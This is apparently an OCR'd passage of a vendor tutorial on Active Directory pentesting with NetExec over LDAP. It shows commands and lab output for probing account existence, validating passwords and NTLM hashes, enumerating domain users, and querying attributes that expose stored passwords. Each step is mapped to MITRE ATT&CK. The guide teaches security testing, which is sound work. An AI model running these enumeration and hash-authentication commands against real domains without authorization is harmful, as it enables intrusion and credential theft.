
iGNITE
Technologies

ACTIVE DIRECTORY PENTESTING



NetExec

WWW.IGNITETECHNOLOGIES.IN

Contents

Introduction

Active Directory (AD) penetration testing is an essential part of the **security assessment** of enterprise networks. Moreover, the **Netexec tool** offers a wide range of capabilities for **AD enumeration**, **credential validation**, **Kerberos attacks**, and **privilege escalation**. This guide provides a detailed overview of the **Netexec tool's purpose**, usage, and how to map its commands to the **MITRE ATT&CK framework** for **Active Directory pentesting**.

This article focuses on **Active Directory Pentesting Using Netexec**, a powerful toolset for **enumeration**, **credential testing**, and **exploitation** in **AD environments**.

Introduction to Active Directory Pentesting

Active Directory (AD) serves as the backbone for **authentication** and **authorization** in many organizations. Therefore, **penetration testing AD** is crucial for identifying **vulnerabilities** that could be exploited by attackers. **Netexec** is a **versatile tool** used for **AD enumeration** and **exploitation**. This tool assists **pentesters** in retrieving **valuable information**, testing **credentials**, and identifying **weaknesses** within an **AD environment**.

Overview of the Netexec Tool

In this post, we will use **Netexec** for **Active Directory pentesting**, **enumeration**, and **exploitation** via **LDAP**. Specifically, it allows **pentesters** to test the existence of **accounts**, authenticate using **hashes**, enumerate **users** and **groups**, and even exploit certain **vulnerabilities** in **AD services**. The tool operates via simple **command-line syntax** and provides a variety of options to **customize the attack** or **enumeration process**.

The basic syntax for **Netexec** is:

nxc ldap <target> -u <username> -p <password> <options>


Where:

- <target>: The IP address or hostname of the LDAP server.
- <username>: The username for authentication.
- <password>: The password (or NTLM hash) for authentication.
- <options>: Specific attack or enumeration options to be performed.

Test if an Account Exists without Kerberos

Purpose:
This command is used to check whether an account exists within Active Directory without Kerberos protocol. When using the option -k or--use-kcache, you need to specify the same hostname (FQDN) as the one from the kerberos ticket

```
nxc ldap 192.168.1.48 -u "user.txt" -p '' -k
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u "users.txt" -p '' -k
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (nam
LDAP        192.168.1.48    389    DC               [-] ignite.local\ankit: KDC_ERR_C_PRINCIPAL_UNKNO
LDAP        192.168.1.48    389    DC               [-] ignite.local\ankur: KDC_ERR_PREAUTH_FAILED
LDAP        192.168.1.48    389    DC               [+] ignite.local\yashika account vulnerable to as
LDAP        192.168.1.48    389    DC               [-] ignite.local\raj: KDC_ERR_PREAUTH_FAILED
LDAP        192.168.1.48    389    DC               [-] ignite.local\sanjeet: KDC_ERR_C_PRINCIPAL_UNK
LDAP        192.168.1.48    389    DC               [-] ignite.local\vipin: KDC_ERR_PREAUTH_FAILED
LDAP        192.168.1.48    389    DC               [-] ignite.local\user1: KDC_ERR_PREAUTH_FAILED
LDAP        192.168.1.48    389    DC               [-] ignite.local\user2: KDC_ERR_PREAUTH_FAILED
```

Explanation:

- -u "user.txt": List of usernames to check.
- -p '': No password is supplied (since it's only testing account existence).

MITRE ATT&CK Mapping:


T1071 - Application Layer Protocol: LDAP (This is a reconnaissance activity using LDAP).

Testing Credentials

Purpose:
This command tests a user’s credentials to validate whether they are correct, either with a plaintext password or an NTLM hash.

Using username and password:


```
nxc ldap 192.168.1.48 -u raj -p Password@1
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
```

Using NTLM hash:

```
nxc ldap 192.168.1.48 -u raj -H 64FBAE31CC352FC26AF97CBDEF151E03
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -H 64FBAE31CC352FC26AF97CBDEF151E03
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:64FBAE31CC352FC26AF97CBDEF151E03
```

Explanation:

- -u raj -p Password@1: Tests the raj user with the given password.
- -H <hash>: Uses an NTLM hash instead of a plaintext password.

MITRE ATT&CK Mapping:


T1110 - Brute Force (Credential testing using hashes).

Enumerating Users

Purpose:
To retrieve all user accounts in the Active Directory domain. This is a key reconnaissance step to identify potential targets for further attacks.

All users:


```
nxc ldap 192.168.1.48 -u raj -p Password@1 –users
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 --users
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
LDAP        192.168.1.48    389    DC               [*] Enumerated 16 domain users: ignite.local
LDAP        192.168.1.48    389    DC               -Username-                    -Last PW Set-       -Bad
LDAP        192.168.1.48    389    DC               Administrator                 2024-12-21 19:38:35 0
LDAP        192.168.1.48    389    DC               Guest                         <never>             0
LDAP        192.168.1.48    389    DC               krbtgt                        2024-12-21 19:50:34 0
LDAP        192.168.1.48    389    DC               raj                           2024-12-22 07:34:40 0
LDAP        192.168.1.48    389    DC               ankit                         2024-12-22 09:05:12 1
LDAP        192.168.1.48    389    DC               aarti                         2024-12-22 13:41:09 0
LDAP        192.168.1.48    389    DC               ankur                         2024-12-22 15:03:45 1
LDAP        192.168.1.48    389    DC               nishant                       2024-12-22 15:11:18 0
LDAP        192.168.1.48    389    DC               vipin                         2024-12-22 15:21:03 1
LDAP        192.168.1.48    389    DC               anu                           2024-12-22 15:36:40 0
LDAP        192.168.1.48    389    DC               priya                         2024-12-22 15:37:10 0
LDAP        192.168.1.48    389    DC               user1                         2024-12-22 15:56:14 1
LDAP        192.168.1.48    389    DC               user2                         2024-12-22 15:56:47 1
LDAP        192.168.1.48    389    DC               hulk                          2024-12-22 15:57:18 0
LDAP        192.168.1.48    389    DC               yashika                       2024-12-23 10:04:42 0
LDAP        192.168.1.48    389    DC               raaz                          2024-12-25 07:55:38 0
```

Active users:

```
nxc ldap 192.168.1.48 -u raj -p Password@1 --active-users
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1  --active-users
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
LDAP        192.168.1.48    389    DC               [*] Total records returned: 14, total 2 user(s) disab
LDAP        192.168.1.48    389    DC               -Username-                    -Last PW Set-       -Ba
LDAP        192.168.1.48    389    DC               Administrator                 2024-12-21 19:38:35 0
LDAP        192.168.1.48    389    DC               raj                           2024-12-22 07:34:40 0
LDAP        192.168.1.48    389    DC               ankit                         2024-12-22 09:05:12 1
LDAP        192.168.1.48    389    DC               aarti                         2024-12-22 13:41:09 0
LDAP        192.168.1.48    389    DC               ankur                         2024-12-22 15:03:45 1
LDAP        192.168.1.48    389    DC               nishant                       2024-12-22 15:11:18 0
LDAP        192.168.1.48    389    DC               vipin                         2024-12-22 15:21:03 1
LDAP        192.168.1.48    389    DC               anu                           2024-12-22 15:36:40 0
LDAP        192.168.1.48    389    DC               priya                         2024-12-22 15:37:10 0
LDAP        192.168.1.48    389    DC               user1                         2024-12-22 15:56:14 1
LDAP        192.168.1.48    389    DC               user2                         2024-12-22 15:56:47 1
LDAP        192.168.1.48    389    DC               hulk                          2024-12-22 15:57:18 0
LDAP        192.168.1.48    389    DC               yashika                       2024-12-23 10:04:42 0
LDAP        192.168.1.48    389    DC               raaz                          2024-12-25 07:55:38 0
```

Explanation:

- --users: Retrieves all users in the directory.
- --active-users: Filters the result to only active users (i.e., not disabled).

MITRE ATT&CK Mapping:


T1087 - Account Discovery.

LDAP Queries for Specific Users

Purpose:
Queries LDAP for specific user attributes, such as their sAMAccountName.

Query a specific user:


```
nxc ldap 192.168.1.48 -u raj -p Password@1 --query "(sAMAccountName=aarti)" ""
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1  --query "(sAMAccountName=aarti)" ""
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
LDAP        192.168.1.48    389    DC               [+] Response for object: CN=aarti,CN=Users,DC=ignite,DC=local
LDAP        192.168.1.48    389    DC               objectClass:          top person organizationalPerson user
LDAP        192.168.1.48    389    DC               cn:                   aarti
LDAP        192.168.1.48    389    DC               description:          Password: Password@123
LDAP        192.168.1.48    389    DC               distinguishedName:    CN=aarti,CN=Users,DC=ignite,DC=local
LDAP        192.168.1.48    389    DC               instanceType:         4
LDAP        192.168.1.48    389    DC               whenCreated:          20241222134109.0Z
LDAP        192.168.1.48    389    DC               whenChanged:          20241225082458.0Z
LDAP        192.168.1.48    389    DC               uSNCreated:           36900
LDAP        192.168.1.48    389    DC               uSNChanged:           57491
LDAP        192.168.1.48    389    DC               name:                 aarti
LDAP        192.168.1.48    389    DC               objectGUID:           0×b07cb73a68c63945b2680021da050eb0
LDAP        192.168.1.48    389    DC               userAccountControl:   512
LDAP        192.168.1.48    389    DC               badPwdCount:          0
LDAP        192.168.1.48    389    DC               codePage:             0
LDAP        192.168.1.48    389    DC               countryCode:          0
LDAP        192.168.1.48    389    DC               badPasswordTime:      133793621596789221
LDAP        192.168.1.48    389    DC               lastLogoff:           0
LDAP        192.168.1.48    389    DC               lastLogon:            133793621703764985
LDAP        192.168.1.48    389    DC               pwdLastSet:           133793484697410604
LDAP        192.168.1.48    389    DC               primaryGroupID:       513
LDAP        192.168.1.48    389    DC               objectSid:            0×0105000000000005150000004acd912fa8bb93cb
LDAP        192.168.1.48    389    DC               accountExpires:       0
LDAP        192.168.1.48    389    DC               logonCount:           2
LDAP        192.168.1.48    389    DC               sAMAccountName:       aarti
LDAP        192.168.1.48    389    DC               sAMAccountType:       805306368
LDAP        192.168.1.48    389    DC               objectCategory:       CN=Person,CN=Schema,CN=Configuration,DC=ig
LDAP        192.168.1.48    389    DC               dSCorePropagationData: 16010101000000.0Z
LDAP        192.168.1.48    389    DC               lastLogonTimestamp:   133793490924465796
```

Query all users:

```
nxc ldap 192.168.1.48 -u raj -p Password@1 --query "(sAMAccountName=*)" ""
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1  --query "(sAMAccountName=*)" ""
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
LDAP        192.168.1.48    389    DC               [+] Response for object: CN=aarti,CN=Users,DC=ignite,DC=
LDAP        192.168.1.48    389    DC               objectClass:          top person organizationalPerson use
LDAP        192.168.1.48    389    DC               cn:                   aarti
LDAP        192.168.1.48    389    DC               userPassword:         Password@987
LDAP        192.168.1.48    389    DC               distinguishedName:    CN=aarti,CN=Users,DC=ignite,DC=loca
LDAP        192.168.1.48    389    DC               instanceType:         4
LDAP        192.168.1.48    389    DC               whenCreated:          20241222134109.0Z
LDAP        192.168.1.48    389    DC               whenChanged:          20241225101935.0Z
LDAP        192.168.1.48    389    DC               uSNCreated:           36900
LDAP        192.168.1.48    389    DC               uSNChanged:           57542
LDAP        192.168.1.48    389    DC               name:                 aarti
LDAP        192.168.1.48    389    DC               objectGUID:           0×b07cb73a68c63945b2680021da050eb0
LDAP        192.168.1.48    389    DC               userAccountControl:   512
LDAP        192.168.1.48    389    DC               badPwdCount:          0
LDAP        192.168.1.48    389    DC               codePage:             0
LDAP        192.168.1.48    389    DC               countryCode:          0
LDAP        192.168.1.48    389    DC               badPasswordTime:      133793621596789221
LDAP        192.168.1.48    389    DC               lastLogoff:           0
LDAP        192.168.1.48    389    DC               lastLogon:            133793621703764985
LDAP        192.168.1.48    389    DC               pwdLastSet:           133793484697410604
LDAP        192.168.1.48    389    DC               primaryGroupID:       513
LDAP        192.168.1.48    389    DC               objectSid:            0×0105000000000005150000004acd912fa
LDAP        192.168.1.48    389    DC               accountExpires:       0
LDAP        192.168.1.48    389    DC               logonCount:           2
LDAP        192.168.1.48    389    DC               sAMAccountName:       aarti
LDAP        192.168.1.48    389    DC               sAMAccountType:       805306368
LDAP        192.168.1.48    389    DC               objectCategory:       CN=Person,CN=Schema,CN=Configuratio
LDAP        192.168.1.48    389    DC               dSCorePropagationData: 20241225101935.0Z 20241225101848.
LDAP        192.168.1.48    389    DC               lastLogonTimestamp:   133793490924465796
LDAP        192.168.1.48    389    DC               unixUserPassword:     Admin@123987
LDAP        192.168.1.48    389    DC               [+] Response for object: CN=Access Control Assistance Op
LDAP        192.168.1.48    389    DC               objectClass:          top group
LDAP        192.168.1.48    389    DC               cn:                   Access Control Assistance Operators
LDAP        192.168.1.48    389    DC               description:          Members of this group can remotely
LDAP        192.168.1.48    389    DC               distinguishedName:    CN=Access Control Assistance Operat
LDAP        192.168.1.48    389    DC               instanceType:         4
LDAP        192.168.1.48    389    DC               whenCreated:          20241221194956.0Z
LDAP        192.168.1.48    389    DC               whenChanged:          20241221194956.0Z
LDAP        192.168.1.48    389    DC               uSNCreated:           8230
LDAP        192.168.1.48    389    DC               uSNChanged:           8230
```

Explanation:

- --query "(sAMAccountName=aarti)": Queries for a user with the sAMAccountName "aarti".
- --query "(sAMAccountName=*)": Retrieves all users in the AD environment.

MITRE ATT&CK Mapping:


T1087 - Account Discovery.

ASREPRoasting

